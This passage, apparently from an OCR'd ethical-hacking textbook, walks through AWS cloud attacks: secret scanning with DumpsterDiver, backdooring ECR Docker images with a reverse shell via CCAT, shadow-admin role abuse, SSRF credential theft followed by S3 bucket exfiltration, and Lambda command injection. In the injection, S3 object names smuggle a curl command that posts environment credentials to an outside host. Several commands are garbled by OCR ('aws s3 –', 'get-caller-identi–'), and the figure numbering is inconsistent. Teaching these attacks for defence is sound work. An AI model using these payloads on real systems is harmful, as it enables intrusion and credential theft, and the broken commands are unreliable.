


Figure 19-88: Pacu Assume_Role_Enum Script

Scanning AWS Access Keys using DumpsterDiver

With DumpsterDiver, attackers can scan hardcoded secret keys, including Microsoft Azure, SSL, and AWS access keys, and analyze a wide variety of file kinds. Additionally, it enables attackers to create basic search criteria conditional-based. This tool is used by attackers to find hardcoded passwords and possible secret leaks in the target cloud services.

Run the following command to retrieve the AWS access keys:

DumpsterDiver.py [-h] -p LOCAL_PATH [-r] [-a] [-s] [-l [0,3]] [-o OUTFILE] [--min-key MIN_KEY] [--max-key MAX_KEY] [--entropy ENTROPY] [--min-pass MIN_PASS] [--max-pass MAX_PASS]

[--pass-complex {1,2,3,4,5,6,7,8,9}] [--grep-words GREP_WORDS [GREP_WORDS ...]] [--exclude-files EXCLUDE_FILES [EXCLUDE_FILES ...]] [--bad-expressions BAD_EXPRESSIONS [BAD_EXPRESSIONS ...]]

Command	Description
-p LOCAL _PATH	Path to the folder containing files to be analyzed.
-r, --remove	Set this flag to remove files that do not contain secret keys.

-a, --advance	Set this flag to analyze files using rules specified ‘n 'rules.y’ml'.
-s, --secret	Set this flag to analyze files in search of hardcoded passwords.
-o OUTFILE	Generate output in JSON format

Table 19-12: Commands Description

Example Commands

- DumpsterDiver searches archives or directories for possible secrets. You can run the following command to scan the directory:

```
dumpsterDiver -p /path/to/scan
```

In particular, the program searches for patterns that correspond to the AWS access keys. Typical of AWS keys, these patterns contain a particular format and length. For instance, it looks for strings that meet the usual format for AWS access keys, which is AKIA followed by 16 alphanumeric characters.

- Scanning a directory for AWS keys

```
dumpsterDiver -p /path/to/scan -e AWS_KEY
```

DumpsterDiver offers a report on the possible secrets discovered after the scan is finished. The file paths and suspected secrets are included in this report**.**




Figure 19-89: DumpsterDiver

Exploiting Docker Containers on AWS using Cloud Container Attack Tool (CCAT)

In order to carry further exploits on Amazon ECS and ECR, attackers utilize compromised AWS credentials.

Steps involved in exploiting AWS Docker containers:

- **Step 1: Abuse AWS Credentials**

In order to explore the AWS cloud and find the available ECR repositories, attackers misuse credentials they have previously obtained. To list the specifics of the available ECR repositories, CCAT offers the "Enumerate ECR" module.




Figure 19-90: CCAT Showing ECR Repositories

- **Step 2: Pull the target Docker image**

Attackers identify and extract the target organizat'on's Docker image from the list of ECR repositories. The target repository can be pulled by an attacker using the CCAT "Pull Repos from ECR" module.




Figure 19-91: CCAT Showing the Target Docker Image

Step 3: Create a backdoor image

Attackers develop and embed a reverse shell backdoor in the target Docker image after pulling it from the ECR repository. The default CMD command can be replaced by a reverse shell backdoor created by an attacker using the "Docker Backdoor" module.




Figure 19-92: CCAT Embedding Reverse Shell

- **Step 4: Push the backdoor Docker image**

The target Docker image with the backdoor is pushed back to the ECR repository by the attackers. To submit the altered Docker image to the ECR repository, the CCAT offers the "Push Repos to ECR" module.




Figure 19-93: CCAT Pushing the Docker Image

Exploiting Shadow Admins in AWS

Attackers can get access to the target cloud network by using user accounts known as "shadow admins," which have specific permissions. Only after obtaining some sort of access to the target environment may attackers take advantage of shadow administrators. In order to increase access and take over the target cloud environment, attackers misuse shadow admin permissions.

Below is a discussion of some of the methods attackers employ to misuse shadow admin permissions.

- **Privilege Escalation**

Attackers exploit the **Microsoft.Authorization/elevateAccess/Action** permission to gain administrative privileges, allowing them to operate as an admin account.

- **Altering Existing Roles**

By using the **Microsoft.Authorization/roleDefinitions/write** permission, attackers can alter existing roles, enabling them to create new accounts with administrative rights.

- **Creating New Accounts**

With the **Microsoft.Authorization/roleAssignments/write** permission, attackers can assign privileged roles to newly created accounts.

They may also use custom roles to establish hidden "shadow admin" accounts for covert access.

```
{
  "Name": "Storage Team Leader",
  "Id": null,
  "IsCustom": true,
  "Description": "Allows a Storage Team Leader to do his work",
  "Actions": [
    "Microsoft.Storage/*",
    "Microsoft.StorageSync/*",
    "Microsoft.Sql/managedInstances/databases/*",
    "Microsoft.DBforMySQL/servers/databases/*",
    "Microsoft.Authorization/roleAssignments/*"
  ],
  "NotActions": [],
  "AssignableScopes": [
    "/subscriptions/6ec6070a-ded3-41bc-9541-14954bd22c3a"
  ]
}
```

Figure 19-94: Role Permissions

The "Storage Team Leader" custom role is a complete subscription administrator. By using the AssignableScopes subscription to grant any extra permissions for an account, attackers can misuse permissions like Microsoft.Authorization/roleAssignments/*. Attackers can also locate and take advantage of shadow admin accounts on AWS by using tools like SkyArk and Red-Shadow.

- **SkyArk:**

AWStealth and AzureStealth are the two primary scanning modules in SkyArk. Attackers can identify the entities (users, groups, and roles) with the most dangerous and sensitive permissions by using the scanning findings from SkyArk.




Figure 19-24: SkyArk

Gaining Access by Exploiting SSRF Vulnerabilities

Attackers can obtain user account information from S3 buckets, retrieve the AWS credentials for a role, add the credentials to the local aws-cli, and obtain access to and exfiltrate the data stored in all buckets associated with that account by taking advantage of SSRF vulnerabilities in a web application that is hosting the cloud service.

- **Leveraging SSRF Vulnerabilities to Extract AWS IAM Credentials**

Attackers exploit Server-Side Request Forgery (SSRF) vulnerabilities in web applications to access cloud metadata services, such as AWS EC2. By doing so, they retrieve AWS access keys associated with a specific role. These keys enable attackers to identify and sync S3 buckets to their local machine, gaining unauthorized access to stored data. This type of attack is feasible only if the target web application uses HTTP and has a GET parameter named url that is vulnerable to SSRF.

- **Configuring AWS CLI with Retrieved Credentials**

Once AWS credentials for a role are obtained, they can be added to the local AWS CLI setup by using the aws configure command.

- **Accessing Data from S3 Buckets**

Once the credentials are configured, attackers execute the following command to verify the setup:

```
aws sts get-caller-identi– --profile stolen_profile
```

This command retrieves key details, such as the user ID, account number, and Amazon Resource Name (ARN) of the compromised role, confirming access to AWS resources.

- **Listing and Downloading S3 Bucket Data**

To identify all S3 buckets associated with the compromised account, use the following command:

```
aws s3 – --profile stolen_profile
```

This command displays a list of all S3 buckets accessible through the compromised IAM role.

Next, to download the contents of a specific bucket to the local system, run:

```
aws s3 sync s3://bucket-name /home/attacker/localstash/targetcloud/ --profile stolen_profile
```

This command synchronizes and transfers all data from the targeted S3 bucket to the specified local directory.

Attacks on AWS Lambda

Serverless functions are susceptible to many application-level assaults, including DDoS, command injection, and Cross-Site Scripting (XSS), because they can operate without a managed server. Attackers can obtain privileges and jeopardize account secrecy by abusing AWS Lambda services.

The two scenarios that attackers can employ to abuse Lambda functions are covered here.

Black Box Scenario

In this scenario, attackers make certain assumptions regarding the specific feature as they do not have prior information about the internal working systems or the environment. The steps to perform an attack using the black-box scenario approach are as follows.

Step 1: An attacker accesses a misconfigured S3 bucket that was not implemented with any credentials. The misconfigured buckets that the attacker gains access to may contain various organizational files.

Step 2: Now, the attacker uploads files to S3 and then rechecks their configurations.

Step 3: Once the files are uploaded, the tags of the individual files can be calculated using a Lambda function.

Step 4: Then, the attacker exfiltrates the cloud credentials of an account and starts enumeration for higher privileges with the acquired AWS credentials.




Figure 19-96: Black-Box Approach

The following AWS CLI commands can be used by attackers to perform the attack:

- Run the following command to list the objects within the specific bucket. Here, consider the "prod-file-bucket-eu" bucket.

```
aws s3 ls prod-file-bucket-eu
```

- Run the following command to check the assigned tags along with some useful information:

```
aws s3api get-object-taggi– --bucket prod-file-bucket-– --key config161.zip
```

- Run the following command to create a new connection with another EC2 instance and ensure that arbitrary commands can be executed and can access the cloud environment:

```
aws s3 cp config.zip 's3://prod-file-bucket-eu/screen;curl -X POST -d "testCurl" <Target IP>:443;'
```

- Run the following command to utilize the env environment for retrieving AWS credentials, which can then be used to access the account. The curl command facilitates the extraction of these credentials.

```
aws s3 cp config.zip 's3://prod-file-bucket-eu/screen;curl -X POST -d "`env`" <Target IP>:443;.zip'
```

Figure 19-97: Successful Exfiltration of Credentials

White-Box Scenario

In this scenario, attackers have prior knowledge about the environment, which aids them in accomplishing their objectives. The steps for carrying out an attack using the white-box scenario approach are as follows:

- **Step 1:** The attacker acquires sensitive information, such as user credentials, through phishing or other social engineering techniques.
- **Step 2:** Using the compromised credentials, the attacker gathers details about roles and policies associated with the cloud account, focusing specifically on a misconfigured S3 bucket.
- **Step 3:** The attacker enumerates Lambda functions and collects additional information about them.
- **Step 4:** With the gathered information and compromised credentials, the attacker downloads the Lambda code to identify and exploit potential vulnerabilities.
- **Step 5:** The attacker then exploits the Lambda function to initiate further attacks.

